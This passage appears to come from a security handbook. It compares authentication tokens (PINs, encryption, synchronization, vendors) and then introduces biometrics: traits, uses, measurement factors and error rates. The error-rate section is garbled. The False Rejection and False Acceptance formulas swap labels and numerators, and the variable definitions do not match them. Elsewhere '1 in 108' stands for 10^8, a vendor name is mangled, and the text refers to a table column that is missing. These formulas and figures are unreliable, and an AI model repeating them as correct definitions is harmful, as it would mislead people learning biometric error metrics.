To date, a limited amount of work has been done with host-to-host (also called peer-to-peer) authentication (except in the area of electronic data interchange); however, interest in this capability is growing rapidly, and it is not difficult to implement. The access control system can be installed as a gateway access system or as a system utility in the host (generally as part of the normal log-on procedure), or it can be software imbedded in an application program that is used in the peer-to-peer process. The responding system (essentially a software token or a secure autolog script file) can be installed as part of the telecommunications access software or can be imbedded in the application program that requests the peer-to-peer process. Note that it is not the user who is being authenticated here but rather the host or host application. It is probably wise to have users who initiate the process authenticate themselves to the system or application to enable use of the peer-to-peer authentication process. Host-to-user authentication has a limited purpose — to assure the user that the correct host has been accessed. This prevents simulating the intended host and trapping the user access to obtain IDs and passwords.

Types and Characteristics of Tokens

A wide range of token devices is on the market. Most are area synchronous, using full challenge and response. All have some form of encryption, ranging from the full Data Encryption Standard (DES) to a variety of proprietary algorithms. Some tokens are calculators, most are not; some have replaceable batteries, and some are disposable after the batteries wear down (usually within three to five years). Smart cards are now being developed for use as tokens with both hard-wired and portable readers. Some smart cards and tokens can store multiple seeds and synchronization information that enable the user to access more than one computer without having to enter a long, random challenge. Some have the ability to operate with multiple encryption algorithm in multiple modes. All are easy to use and carry. The following sections describe some of these characteristics and their advantages and disadvantages.

Initialization

Some tokens are initially programmed at the factory, with the unique key being inserted or developed before shipment. Many tokens, however, are shipped blank, and the data security administrator must do the programming. (Generally, factory-programmed tokens can be ordered at an extra charge.) Although blank tokens may require more work for the data security administrator, they are often considered more secure than preinitialized tokens, which could be compromised between shipment from the factory and receipt. On the other hand, if the keys are developed under factory control, the data security administrator cannot compromise the tokens.

To eliminate both these concerns, some tokens are designed to be field initialized by the end user. This type of token can be securely initialized even if the initialization is carried out across an unsecured network. Such cards were originally designed for online information services providers to be sent out through the mail to remote users, who would then log onto the system and initialize their cards by themselves. Only after this secure initialization process is completed can the privileged security supervisor gain access through the security software to the unique key. The user may reprogram the card at any time. This type of token was designed to provide direct accountability for system use. When users log onto the online system, they must prove their identity to gain access and, unless a token is reported lost or stolen, they are then held accountable for the resulting bill for services.

When tokens are not initialized at the factory, the method for programming the tokens must be decided. Manually programming a few tokens is fine and may be necessary for some remote sites. Programming hundreds of tokens, however, is tedious and time consuming. An automatic programming device is recommended when tokens are not programmed at the factory.

Physical Characteristics

Tokens are available in five basic physical types:

- Hand-held calculator type with replaceable batteries
- Flat calculator-type card without replaceable batteries (sometimes referred to as a supersmart card)
- Conventional smart card with a chip embedded in the card, usually accompanied by a handheld device into which the card is slipped to provide the keyboard and display
- Software token (described earlier)
- Hardware device without a keyboard or display, manually installed by the user on a dial-up line, programmed to automatically respond to access control security system challenges

Two main issues related to the physical characteristics of tokens are user friendliness and alternative applications of the token. User friendliness is of particular concern to organizations issuing tokens for the first time, especially to outside customers or to senior managers. They want to have a token that is unobtrusive and very easy to carry and use. Some of the newer tokens can be used as employee ID cards, physical access control devices, calculators, or credit cards. Opinions differ on whether tokens should be single-use devices(emphasizing the importance of security) or multiple-use devices (increasing user friendliness).

Keyboard and Display

All of the devices come with a form of liquid crystal display (LCD), and most have a numeric keyboard. Some have keys for clearing the display and backspacing, making it easier for the user to correct mistakes when entering the challenge or programming the card. In both Europe and the United States, the introduction of the credit-card type smart card has brought about the need for a handheld device into which the card can be inserted to provide for standard token operation. (Normal use of these type of tokens is with a cable-connected card reader.) These hand-held devices have battery power, a keyboard, and a display but rely on the smart card itself for memory and processor capability.

Three modes of display are commonly offered in the most popular tokens: straight decimal, hexadecimal, and a modified, nonambiguous hexadecimal. Some of the characters used in the hexadecimal display have the potential of being confusing (*e.g.*, the number 6 and the lowercase letter b). Users who have problems with this display mode should be given tokens that use a straight decimal or nonambiguous hexadecimal mode, which substitutes ambiguous characters with less confusing characters. Hexadecimal displays provide greater security because of the greater number of combinations that can be represented.

A final point about the display regards automatic shutoff, which is offered with most cards. This feature conserves battery power and reduces the exposure of information on the card display.

Maximum Password Length

The longer the response to a challenge, the greater the security. This is simply a function of the complexity and time required to crack an encrypted response. At some point, however, additional security is not feasible or economical in light of the marginal gain that it provides. The maximum password length for two of the cards compared in Table 4.1 is 16 digits. (It could have been higher in those tokens but was limited to 16.) In the other tokens, the limit is 7 or 8. These limits are built into the tokens themselves, rather than in the supporting software. The chances of guessing a dynamic 8-digit password are 1 in 108, a large enough number to discourage most intruders.

Minimum Challenge Length

The challenge is used only in asynchronous tokens. The supporting software controls the challenge length. Many security supervisors reduce the size of the challenge to improve ease of use. In some of the tokens a soft PIN (discussed in a later section) is used, which can also be used to reduce the number of characters in the challenge or eliminate it.

Synchronous Host Support

If a user is working on more than one computer, secure access can be ensured in the following ways:

- Use multiple tokens, one for each resource.
- Place the same unique key in the database of each of the supporting software systems. This solution, however, could compromise the secrecy of the key because it is the same on each machine; therefore, the security of each system depends on all of the others.
- Use a different PIN or password for each machine, where the PIN or password is combined with the one-time response.
- Use a token that has the ability to support multiple keys.
- Use a software token or single sign-on module that employs asynchronous token technology (full challenge–response) that is transparent to the user when in use.

If a synchronous mode of operation is used and each computer has a different synchronization factor, the token must have multiple synchronous host support; that is, the token must be able to keep track of the synchronization factor for each machine. This is relatively easy for time-dependent tokens because of the clock in each machine and in the token control synchronization. The software must allow for clock drift between the two clocks to be in synchronization (current systems do so). The primary risk of drift allowance is exposure of the password; during the time when the validity of the password is being confirmed, it must be protected so that it cannot be used on other resources under the same software system. With event-synchronous tokens, on the other hand, the token must be able to keep track individually of the last event for each computer used. Without that capability, accessing a different computer causes the synchronization to change, destroying the synchronization for the previous computer and requiring a full challenge and response sequence to be performed to reestablish synchronization. Algorithmic-synchronous tokens have neither of these problems.

TABLE 4.1 Token Comparison Chart

	Vendor							
Comparison Criteria	**Safeworld MultiSync**	**Safeworld AccessCard**	**Racial WatchWord**	**Secure Net-Key**	**Safeworld DES Gold**	**Safeworld DES Silver**	**Sec Dynamics SecurID Card**	
Model	—	—	RG500	SNK004	—	—	SD/520	SD/200
Hard PIN support	Optional	No	Required	Required	Optional	No	No	No
PIN size	0.2–6	N/A	4–6	4–16	0.2–6	N/A	N/A	N/A
User changeable	Yes	N/A	Yes	N/A	Yes	N/A	N/A	N/A
Token attack deactivation	No	No	Optional	No	No	No	No	No
Soft PIN support available	Optional	Optional	No	No	Optional	No	$Option	No
Encryption algorithm	DES/ANSI X9.9	Public key/proprietary	DES/proprietary	ANSI X9.9	DES/ANSI X9.9	DES	Proprietary	Proprietary
Operational modes:								
Synchronous	Event	No	No	Event	Algorithmic	Algorithmic	Time	Time
Asynchronous	Optional	Yes	Yes	Optional	Yes	No	No	No
Battery:								
Replaceable	No	No	Yes	Yes	No	No	No	No
Battery life	3 yr	3 yr	2 yr	3 yr	3 yr	3 yr	Up to 4 yr; life $option	Up to 4 yr; life $option
Warranty	1 yr	1 yr	90 days	1 yr	1 yr	1 yr	Card life	Card life
Price for single unit	$30–40	$20–30	$57–65	$50	$40–50	$39–40	$42 and up	$34–70
Initialization:								
Factory	$Option	$Option	No	$Option	$Option	$Option	Yes	Yes
Security supervisor	Yes	Yes	Yes	Yes	Yes	No	No	No
User (TP = trusted person)	Yes (TP)	Yes	Yes (TP)	Yes (TP)	Yes (TP)	No	No	No
Automated programming?	$Option	No	$Option	$Option	$Option	$Option	No	No

Hard *Versus* Soft PINs

Two types of PINs are used in tokens: hard PINs and soft PINs. A hard PIN is entered into the token by the user and is evaluated in the hardware of the token logic. Because it is not known or evaluated by the software in the host computer, the hard PIN need never traverse a network nor be entered into the host computer software. A hard PIN can be changed in the token without coordinating that change in the host computer. Data security administrators have minimal control over hard PINs. A soft PIN is entered into the token by the user and directly influences the way in which the dynamic password is calculated. Unlike conventional fixed passwords, the soft PIN never traverses the network and is never directly entered into the host system by the user. The host computer software evaluates the dynamic password to determine whether the user entered the correct soft PIN; therefore, a change in the soft PIN in the token must be coordinated with the host computer software, usually by the data security administrator.

The use of either type of PIN is highly recommended by token vendors because unauthorized users cannot use a token to gain access without knowing the PIN. Hard PINs are usually programmed into the token at the factory; some can be changed in the field. Soft PINs are generally set up by the factory or the data security administrator but are then changed at once by the user with a utility that interacts with the user and the host software. The utility software reverse engineers the soft PIN to determine the new PIN using constants known to both the token and the utility software.

Opinions differ as to which type of PIN is best. Hard PINs are much simpler to administer, but soft PINs are much more flexible and can provide an additional level of security. Some tokens support both hard and soft PINs. When deciding whether to use a hard PIN or a soft PIN, the data security administrator should consider the following factors:

- Does the token accept a hard PIN, or is a hard PIN optional?
- What is the PIN size? A larger PIN is more difficult to break, but a four-digit PIN is considered standard and in most cases offers adequate security.
- Can the hard PIN be changed in the field?
- Does the token have an attack deactivation? This feature disables the card after a certain number of wrong entries and can be a desirable feature for foiling unauthorized users.

The key factors in evaluating soft PINs primarily deal with whether support exists in the host security software and the size of the PIN supported. It is assumed that soft PINs are always user changeable.

Encryption Algorithms

Three types of encryption are used in tokens to calculate unique dynamic passwords:

- The Data Encryption Standard (DES) — The application of DES to tokens does not carry the strict export restrictions imposed by the U.S. government, because DES is used here to encrypt only the passwords, not user data.
- ANSI X9.9 — This one-way encryption variant of DES is primarily used in message authentication.
- Proprietary algorithms.

A discussion of the advantages and disadvantages of various algorithms is beyond the scope of this chapter; company policy often dictates which algorithms may be used and therefore which tokens may be selected. It should be pointed out that encryption used in token authentication is not subject to export controls as are encryption systems for use in encoding user data. Because the only thing that is being encrypted and decrypted is the one-time password, the federal government does not restrict export of token technology. Smart cards that have encryption algorithms and cipher storage capability are subject to export controls.

Operation Mode

As discussed previously, the two main modes of token operation are asynchronous and synchronous. The asynchronous mode always uses a challenge and response, but the synchronous mode does not use the challenge. Some tokens offer both modes; some only one. The buyer must carefully consider the environment that is to be secured and the characteristics of the user community before choosing an operation mode. The following six factors may influence token selection:

- Asynchronous tokens require more keystrokes than do synchronous tokens and are therefore considered less user friendly.
- No synchronous tokens have replaceable batteries (some buyers prefer not to use throwaways).
- If only software tokens are used, synchronous tokens offer no advantages.
- Synchronous tokens may require additional administration by the security administrator for token/system synchronization.
- Users may already have tokens from another environment or application that can be used in the new environment.
- In multiple host environments, some administrative or security issues may be avoided with the use of asynchronous tokens.

Battery

All handheld tokens run on batteries. Batteries are evaluated according to their lifetime, whether or not they are replaceable, and whether or not the token must be reprogrammed when the battery is replaced. Batteries that are not replaceable should be guaranteed for long life. If the batteries are replaceable, it is preferable not to have to reprogram the token when the batteries are replaced. The major disadvantage of replaceable batteries is that access into the token case must be provided; because of this need to provide access, as well as the bulk of the battery, the cases must be larger than they are for tokens that have nonreplaceable batteries. Many users prefer smaller cases. Size preferences must be weighed against the cost of replacing the entire token when the battery dies.

Warranty

The standard warranty for tokens is now generally one year, and the tokens have proved to be quite reliable.

Keystroke Security Ratio

The keystroke security ratio is the number of keystrokes required to generate a password with a token, using a four-digit PIN, that reduces the possibility of guessing the correct password to less than 1 in 1 million. Table 4.1 includes the keystroke security ratio for various tokens. Tokens that operate in the synchronous mode have an advantage in that no keystrokes are required to enter the challenge. Token keyboard controls also play a role in that on buttons and enter keys can add to keystrokes. The point of applying this ratio is to gain the best balance between user friendliness and adequate security.

Product Offerings

Several implementations of token technology have used the smart card format. AT offers a smart-card system with both a portable reader and an adjunct reader coupled to the user workstation. The portable reader is equipped with a full keyboard. When the user inserts the smart card into the reader and turns it on, the unit functions just like a conventional challenge–response token. With the adjunct reader, the user inserts the smart card and performs the initial host log-in, and the challenge–response is done

automatically by the unit, transparently to the user, thereby eliminating the keystrokes. The AT smart card uses DES and has its own storage and directories, PIN security, and message authentication capability. Up to four secret keys can be programmed for each of eight different host systems. A similar system is offered by ThumScan.

A portable, pocket-sized device for remote authentication is offered by LeeMah DataCom Security Corporation. The InfoKey works in conjunction with the LeeMah TraqNet security system. It is about the size of a cigarette package and is easily jackplugged into the line by users, who then use their workstations or laptops to log into the assigned TraqNet system. When TraqNet has verified the selected host, it issues a challenge to the user that will be automatically answered by the InfoKey for the user. The user does not have to do any key entry of either a challenge or a response.

Vendors that offer software tokens include Digital Pathways, LeeMah, and Enigma Logic. These tokens are software modules installed on the user workstation, rather than handheld hardware devices carried by the user. They function exactly like a challenge–response hardware token but eliminate the need for the user to carry a token or to key in challenge or response data. Because the software token is a valuable item, it must be properly secured to prevent people other than the authorized user from copying or removing the module. Also, because it must be installed on the workstation being used by the user to access the secured resource, it is normally installed only on that one workstation and is not moved from one workstation to another.

Recommended Course of Action

With the increasing use of networks and of outside access to computer resources, the need for security has never been greater. Authentication is the keystone in a sound security program. Based on knowledge of who the user is (with a high degree of certainty), we can control access, authorize the user privileges to perform functions and manipulate data, allow the use of encryption/decryption engines, and log and effectively hold users accountable for their actions. Without effective authentication, these functions cannot be performed with certainty. Dynamic password technology, whether implemented via hardware tokens or software, is a sound, secure, and reliable way to obtain effective authentication. Security administrators responsible for selecting tokens should evaluate vendor offerings on the basis of cost, ease of use, level of security, and industry or corporate standards, with each factor being weighted according to its importance to the organization. The host-system security software should also be selected with as much care as the token to achieve optimal security.

Enhancing Security through Biometric Technology

Stephen D. Fried, CISSP

Introduction

> The U.S. Immigration and Naturalization Service has begun a program that will allow frequent travelers to the United States to bypass the personal interview and inspection process at selected major airports, by taking electronic readings of the visitor's hand to positively identify the traveler. A similar system is in use at the U.S./Canada border that uses fingerprints and voice recognition to identify people crossing the border.
>
> In 1991, Los Angeles County installed a system that uses fingerprint identification to reduce fraudulent and duplicate claims in the county's welfare system. The county saved more than $5 million in the first six months of use.
>
> Casinos from Las Vegas to Atlantic City use face recognition systems to spot gambling cheats, card counters, and criminals in an attempt to reduce losses and protect their licenses.

All these systems have one thing in common: they all use *biometrics* to provide for enhanced security of people, locations, or financial interests. Biometrics is becoming one of the fastest growing segments of the security field and has gained a great deal of popularity both in the popular press and within the security profession. The use of biometrics — how it works, how it is used, and how effective it can be — is the subject of this chapter.

Biometrics Basics

From its Greek origins, the term "biometrics" literally means "the measurement of life." In more practical usage, biometrics is the science of measuring and analyzing biological information. The use of biometrics involves taking the measurements of various aspects of living (typically human) beings, making analytical judgments on those measurements, and taking appropriate action based on those judgments. Most typically, those judgments help to accurately identify the subject of the measurement. For example, law enforcement officials use the biometric of fingerprints to identify criminals. If the fingerprints of a suspect correspond to the collected at a crime scene, the suspect may be held for further questioning. If the fingerprints do not, the suspect may be set free. In another example, security cameras can scan the faces in the crowd at a football stadium, then match the scanned images against a database of individuals known to be associated with terrorism. If one of the faces in the crowd matches a face in the database, police can take action to take that person into custody. Such a system was used at the 2001 Super Bowl in Tampa Bay, Florida. The system identified 19 individuals in the crowd with criminal records.

Security professionals already have a wide variety of identification and authentication options available to them, including ID badges, passwords, PINs, and smart cards. So why is biometrics different, and why is it considered by many to be the "best" method for accurate identification and authentication? The answer comes from the nature of identification and authentication. Both these processes are based on the concept of *uniqueness*. They assume that there is some unique aspect to an individual that can be isolated and used to positively identify that individual. However, current forms of identification and authentication all suffer from the same fallacy: the "unique" property they measure is artificially attached to the individual. User IDs and passwords are assigned to users and must be remembered by the user. ID badges or tokens are given to users who must then carry them in their possession. Certificate forms of authentication, such as driver's licenses, passports, or X.509 public key certificates are assigned to a person by some authority that attests to the matching between the name on the certificate and the picture or public key the certificate contains. None of these infallibly identify or authenticate the named individual. They can all be fooled or "spoofed" in some form or another.

Biometrics approaches the uniqueness problem in a different way. Instead of artificially attaching some type of uniqueness to the subject, the uniqueness is determined through an intrinsic quality that the subject already possesses. Characteristics such as fingerprints, retina patterns, hand geometry, and DNA are something almost all people already possess and are all naturally unique. It is also something that is with the person at all times and thus available whenever needed. A user cannot forget his finger or leave his voice at home. Biometric traits also have an intrinsic strength in their uniqueness. A person cannot choose a weak biometric in the same way he can choose a weak password or PIN. For very high-security applications, or situations where an extremely high assurance level for identification or authentication is required, this built-in uniqueness gives biometrics the edge it needs over its traditional identification and authentication counterparts.

How Does Biometrics Work?

Although the physiology behind biometrics is quite complex, the process of using biometric measurements in an application is relatively simple. The first step is to determine the specific biometric *characteristic* that must be measured. This is more a function of practicality, personal preference, and user attitude than a strict technology question. The different factors that go into selecting an appropriate biometric measurement are discussed later in this chapter.

Once the specific characteristic to be measured has been determined, a reading of that biometric is taken through some mechanical or technical means. The specific means will be based on the biometric characteristic selected, but biometric readings are generally taken by either (1) photographing or scanning an image of the characteristic, or (2) measuring the characteristic's life signs within the subject. Once the reading is taken, it needs to be modified into a form that makes further comparison easier. Storing the entire scanned or read image for thousands of people would take up large amounts of storage space, and using the whole image for comparison is inefficient. In reality, only a small portion of the entire image contains significant information that is needed for accurate comparison. These significant bits are called *match points*. By identifying and gathering only the match points, biometric measurements can be made accurately and data storage requirements can be significantly reduced.

The match points are collected into a standard format called a *template*. The template is used for further comparison with other templates stored in the system or collected from users. Templates are stored for later retrieval and comparison in whatever data storage system the biometric application is using. Later, when a user needs to be identified or authenticated, another biometric reading is taken of the subject. The template is extracted from this new scan and compared with one or more templates stored in the database. The existence or absence of a matching template will trigger an appropriate response by the system.

Biometric Traits

All biometric systems are based on one of three different types of human traits. *Genotypic* traits are those that are defined by the genetic makeup of the individual. Examples of genotypic traits are facial geometry, hand geometry, and DNA patterns. It is interesting to note that genotypic traits found between identical twins or clones are very similar and often difficult to use as a distinguishing characteristic to tell the two apart.

Randotypic traits are those traits that are formed early in the development of the embryo. Many of the body features that humans possess take on certain patterns during this stage of development, and those patterns are distributed randomly throughout the entire population. This makes duplication highly improbable and, in some cases, impossible. Examples of randotypic traits are fingerprints, iris patterns, and hand-vein patterns.

Behavioral traits are those aspects of a person that are developed through training or repeated learning. As humans develop, they learn certain modes of behavior that they carry throughout their lives. Interestingly, behavioral traits are the one type of biometric trait that can be altered by a person through re-training or behavior modification. Examples of behavioral traits include signature dynamics and keyboard typing patterns.

Common Uses for Biometrics

The science and application of biometrics has found a variety of uses for both security and non-security purposes. *Authentication* of individuals is one of the most popular uses. For example, hand scanners can be used to authenticate people who try to access a high-security building. The biometric reading taken of the subject is then compared against the single record belonging to that individual in the database. When used in this form, biometric authentication is often referred to as *positive matching* or *one-to-one matching*.

Very often, all that is needed is basic *identification* of a particular subject out of a large number of possible subjects. Police in the London borough of Newham use a system of 140 cameras mounted throughout the borough to scan the faces of people passing through the district. Those faces are compared against a database of known criminals to see if any of them are wandering around Newham's streets. In this particular use, the biometric system is performing *negative matching* or *one-to-many matching*. Unlike the single-record lookup used in positive matching, each sample face scanned by the Newham cameras is compared against all the records in the police database looking for a possible match. In effect, the system is trying to show that a particular face is *not* in the database (and, presumably, not an identified criminal).

Fraud prevention is another common use for biometrics. When a user goes through biometric authentication to access a system, that user's identity is then associated with every event, activity, and transaction that the user performs. If a fraudulent transaction is discovered or the system becomes the subject of an investigation or audit, an audit trail of that user's actions can be produced, confirming or refuting their involvement in the illicit activity. If the personnel using the system are made aware of the ID tagging and audit trails, the use of biometrics can actually serve as a deterrent to prevent fraud and abuse.

Biometrics can also be used as a basic *access control* mechanism to restrict access to a high-security area by forcing the identification of individuals before they are allowed to pass. Biometrics are generally used for identification only in a physical security access control role. In other access control applications, biometrics is used as an authentication mechanism. For example, users might be required to biometrically authenticate themselves before they are allowed to view or modify classified or proprietary information. Normally, even in physical access control, it is not efficient to search the database for a match when the person can identify himself (by stating his name or presenting some physical credential) and have the system quickly perform positive matching.

A less security-oriented use of biometrics is to improve an organization's *customer service*. A supermarket can use facial recognition to identify customers at the checkout line. Once customers are identified, they can be given the appropriate "frequent-shopper" discounts, have their credit cards automatically charged, and have their shopping patterns analyzed to offer them more personally targeted sales and specials in the future — all without the customer needing to show a Shopper's Club card or swipe a credit card. Setting aside the privacy aspect of this type of use (for now), this personalized customer service application can be very desirable for consumer-oriented companies in highly competitive markets.

Biometric Measurement Factors

As with any process involving measurement, mechanical reproduction, and analysis, here there are many factors that contribute to the success or failure of the process. All of these factors fall into two general categories: *properties of the characteristics measured* and *properties of the measurement process.*

Characteristic Properties

The most important requirement for determining if a particular characteristic is suitable for biometric measurement is *uniqueness*. The specific characteristic must be measurably unique for each individual in the subject population. As a corollary, the characteristic must be able to produce comparison points that are unique to the particular individual being measured. This uniqueness property is essential, as two people possessing identical characteristics may be able to fool the measurement system into believing one is the other.

The characteristic must also be *universal*, existing in all individuals in the population being measured. This may sound easy at first, because everyone has fingerprints, everyone has DNA, and everyone has a voice. Or do they? When establishing a biometric measurement system, security practitioners need to account for the fact that there will be some part of the measured population that does not have a particular characteristic. For example, people lose fingers to accidents and illness and some people cannot speak. For these people, fingerprint analysis or voice recognition will not work as a valid biometric mechanism. If the number of people in a particular population lacking these qualities is very small, alternate procedures can be set up to handle these cases. If the number is relatively large, an alternative biometric method, or even an altogether different security mechanism, should be considered.

When considering a particular biometric with respect to universality, the security practitioner must also take cultural considerations into account. A measurement system tuned to a specific target population may not perform well with other racial, ethnic, or gender groups. For example, suppose a company uses a voice recognition system that requires users to speak several standard words in order to get an accurate voiceprint. If the system is tuned to clearly understand words spoken by New Yorkers (where the system is used), an employee with a deep southern U.S. accent transferring into the area might have difficulty being recognized when speaking the standard words. Likewise, some cultures have customs regarding the touching of objects and health concerns regarding the shared use of the same device (like a hand scanner or a fingerprint reader). When setting up a biometric system that requires the user to touch or physically interact with the reading device, these types of considerations need to be addressed.

Another important property for a biometric characteristic is *permanence*. The characteristic must be a permanent part of the individual and the individual must not be able to remove or alter the characteristic without causing grave personal harm or danger. This permanence property also applies over time. The characteristic must not change significantly over time or it will make any pattern matching inaccurate. This aspect has several interesting ramifications. For example, the physiology of young children changes quite rapidly during their growing years, so voice or facial characteristics measured when they are young may be invalid just a few years later. Likewise, elderly people who have their physical characteristics damaged through surgery or accidental injury may take an unusually long time to heal, again rendering any physical measurements inaccurate, at least for a time. Pregnancy causes a woman's blood vessels in the back of the eye to change, thereby requiring re-enrollment if retinal scanning is being used. Finally, handwritten signature patterns change over time as people age, or in relation to the number of documents they need to sign on a regular basis. These situations will lead to a higher number of false rejections on the part of the biometric system. To avoid these types of problems it may be advantageous to periodically reestablish a baseline measurement for each individual in the system.

In addition to permanence, the characteristic must be *unalterable*. It should be impossible for a person to change the characteristic without causing an error condition in the biometric system or presenting harm or risk to the subject. For example, it is impossible to change a person's DNA. And while it is theoretically possible to give someone new fingerprints (through skin grafts or digit transplant), most people would consider that too extreme and dangerous to be considered a strong threat for most applications.

It is important that the characteristic has the *ability to be captured or otherwise recognized* by some type of recording device. The characteristic must be measurable by a standard (perhaps specialized) input device that can convert that characteristic (and its match points) to a form that is readable and understandable by human or technical means.

The final important property of any biometric characteristic is that it *can be authenticated*. The characteristic for an individual must be able to be matched against similar characteristics found in other subjects and a definitive positive or negative match must be able to be made based on the measurement and match points presented.

Measurement Properties

The previous section dealt with properties of the various biological characteristics used in biometrics. However, a large part of the success or failure of a biometric system lies in the measurement and analysis process. One of the most important aspects of the process is *accuracy*. As with any monitoring or surveillance system, it is critically important that the biometric system takes accurate measurements and creates an accurate representation of the characteristic in question. Likewise, the template that the system produces from the measurement must accurately depict the characteristic in question and allow the system to perform accurate comparisons with other templates.

The system's ability to produce templates and use these templates in a later evaluation must be *consistent over time*. The measurement process must be able to accurately measure and evaluate the characteristic over an indefinite (although not necessarily infinite) period of time. For example, if an employee enrolls in a face-scanning system on the first day of work, that scanning system should be able to accurately verify that employee throughout the entire length of employment (even accounting for aging, growth or removal of facial hair, and the occasional broken nose).

Because biometric systems are based on examinations of human characteristics, it is important that the system *verify the source of the characteristic,* as opposed to simply checking the characteristic's features or match points. For example, if the system is measuring facial geometry, can holding a picture of the subject's face up to the camera fool it into believing the image is from a real person? If a fingerprint system is used, does the system check to see if the finger is attached to a living person? (This is not as far-fetched as one may think!) Checking for traits like body heat, blood flow, movement, and vocal intonation can help the system distinguish between the real article and a mechanical reproduction.

Finally, the measurement system should work to reduce the influence of *environmental factors* that may play into the accuracy of the biometric readings. An example of this would be the accurate placement of face scanners so that sunlight or glare does not affect the cameras. Fingerprint systems should employ mechanisms to ensure the print reader does not become smudged or laden with dirt, thus affecting its ability to take accurate measurements. The accuracy of a voice matching system might be compromised if it is operated in a crowded or noisy public environment. All these factors work against a successful biometric operation, and all should be considered and dealt with early in the planning phases.

Biometric Measurement

Although the science and technology behind biometrics has improved greatly in recent years, it is not foolproof. Absolute, 100-percent error-free accuracy of the measurements taken by biometric devices, and of the comparisons made between biometric characteristics, is neither realistic nor to be expected. Therefore, implementers of a biometric system need to understand the limitations of the technology and take the appropriate steps to mitigate any possible error-causing conditions. Biometric systems, like all security systems, must be "tuned" based on the particular needs of the installation and must account for real-world variations in use and operating environment.

Measurement Characteristics

The process of comparing biometric templates to determine if they are similar (and how far that similarity extends) is called *matching*. The matching process results in a *score* that indicates how well (or how poorly) the presented template compares against a template found in the database. For every biometric system there is a particular *threshold* that must be met for the system to issue a "pass" result. If the score produced for that match falls above the threshold, the template is accepted. If the score falls below the threshold, the template is rejected. The threshold value is typically set by the system's administrators or operators and is tunable, depending on the degree of sensitivity the operator desires.

Ironically, the template produced by a user during normal system use and the template stored in the system for that user should rarely result in a completely identical match. There is always some degree of change (however small) between user "sessions" in biometric systems, and that degree of change should be accounted for in the system's overall threshold tuning. The detection of a completely identical match between a presented

template and a stored template (e.g., if an intruder obtains a digitized copy of the reader output and subsequently bypasses the reader by feeding the copy into the matching process) may be an indication of tampering or the use of mechanically reproduced biometric characteristics.

Error-Producing Factors

The process of initially measuring a person's characteristics, creating a template, and storing that template in a system is called *enrollment*. During the enrollment process, the system "learns" the biometric characteristic of the subject. This learning process may involve taking several readings of the characteristic under different conditions. As the system gets more experience with the subject, it learns the various ways that the characteristic can be presented and refines the template stored for that user. It then uses that information during actual operation to account for variations in the way the characteristic is presented.

The performance of the enrollment process can have a large impact on the overall accuracy of the system. It is vitally important that enrollment take place not only under ideal conditions (e.g., in a quiet room with good lighting), but also perhaps under less than optimal conditions (e.g., with added background noise or subdued lighting). A well-performed enrollment increases the accuracy of the comparisons made by the system during normal use and will greatly reduce the likelihood of inaccurate readings. If errors are introduced into the enrollment process, they can lead to errors in verifying the user during later system operation or, in extreme conditions, allow for an imposter to be accepted by the system.

Not all the errors introduced into a biometric system are due to mechanical failures or technical glitches. The users of the systems themselves cause many of the problems encountered by biometric systems. Humans are able to easily adapt to new and different situations and learn new modes of behavior much more easily than machines. How a biometric system handles that change will play an important part in its overall effectiveness.

For example, when a biometric system is first put into operation, users might be unsure of how to accurately present their characteristic to the system. How should they hold their head in order to get an accurate eye scan? How do they place their fingers on the reader so an accurate fingerprint reading can be taken? This initial inexperience (and possible discomfort) with the system can lead to a large number of inaccurate readings, along with frustration among the user population. The natural reaction on the part of users will be to blame the system for the inaccuracies when, in fact, it is the user who is making the process more difficult.

As time passes and users become more familiar with the system, they will become conditioned to presenting their information in a way that leads to more accurate measurements. This conditioning will occur naturally and subconsciously as they learn how to "present" themselves for measurement. In effect, the users learn how to be read by the system. This has the effect of speeding up the throughput rate of the system and causing fewer false readings.

User behavior and physiology play a part in the process as well. As humans move through their days, weeks, and months, they experience regular cycles in their physiology and psychology. Some people are more alert and attentive early in the day and show visible signs of fatigue as the day progresses. Others do not reach their physical peak until midday or even the evening. Seasonal changes cause associated physiological changes in some people, and studies have shown that many people grow depressed during the winter months due to the shorter days. Fatigue or stress can also alter a person's physiological makeup. These cyclical changes can potentially affect any biometric reading that may take place.

The *importance of a transaction* also affects user behavior and attitude toward having biometric readings taken. People are much more willing to submit to biometric sampling for more important, critical, sensitive, or valuable transactions. Even nontechnical examples show this to be true. The average person will take more time and care signing a $100,000 check than a $10 check.

Error Rates

With any biometric system there are statistical error rates that affect the overall accuracy of the system. The *False Rejection Rate (FRR)* is the rate at which legitimate system users are rejected and categorized as invalid users. False rejection is also known as a *Type I Error* or a *False Negative*. The general formula for calculating the False Rejection Rate is:

False Rejection Rate = NFR/NEIA (for identification systems)

or

False Acceptance Rate = NFR/NEVA (for authentication systems)

where:

NFR = Number of false rejections

NEIA = Number of enrollee identification attempts

NEVA = Number of enrollee verification attempts

The *False Acceptance Rate (FAR)* is the rate at which nonlegitimate users are accepted by the system as legitimate and categorized as valid users. False acceptance is also known as a *Type II Error* or a *False Positive*. The general formula for calculating the False Acceptance Rate is:

False Acceptance Rate = NFR/NEVA (for authentication systems)

or

False Rejection Rate = NFA/NIVA (for authentication systems)

where:

NFA = Number of false acceptances

NEIA = Number of imposter identification attempts

NEVA = Number of imposter verification attempts

The final statistic that should be known about any biometric system is the *Crossover Error Rate (CER)*, also known as the *Equal Error Rate (EER)*. This is the point where the False Rejection Rate and the False Acceptance Rate are equal over the size of the population. That is, the system is tuned such that the rate of false negatives and the rate of false positives produced by the system are approximately equal. Ideally, the goal is to tune the system to get the Crossover Error Rate as low as possible so as to produce both the fewest false negatives and false positives. However, there are no absolute rules on how to do this, and changes made to the sensitivity of the system affect both factors. Tuning the system for stricter identification in an attempt to reduce false positives will lead to more false negatives, as questionable measurements taken by the system will lean toward rejection rather than acceptance. Likewise, if you tune the system to be more accepting of questionable readings (e.g., in an effort to improve customer service), you increase the likelihood of more false positive readings.

Finally, for every biometric system there is a *Failure To Enroll* rate, or *FTE*. The FTE is the probability that a given user will be unable to enroll in the system. This can be due to errors in the system or because the user's biometric characteristic is not unique enough or is difficult to measure. Users who are unable to provide biometric data (e.g., amputees or those unable to speak) are generally not counted in a system's FTE rate.

Implementation Issues

Like any other automated system that employs highly technological methods, the technology used in biometric systems only plays one part in the overall effectiveness of that system. The other equally important piece is how that technology is implemented in the system and how the users interact with the technology. State-of-the-art technology is of little use if it is implemented poorly or if the users of the system are resistant (or even hostile) to its use.

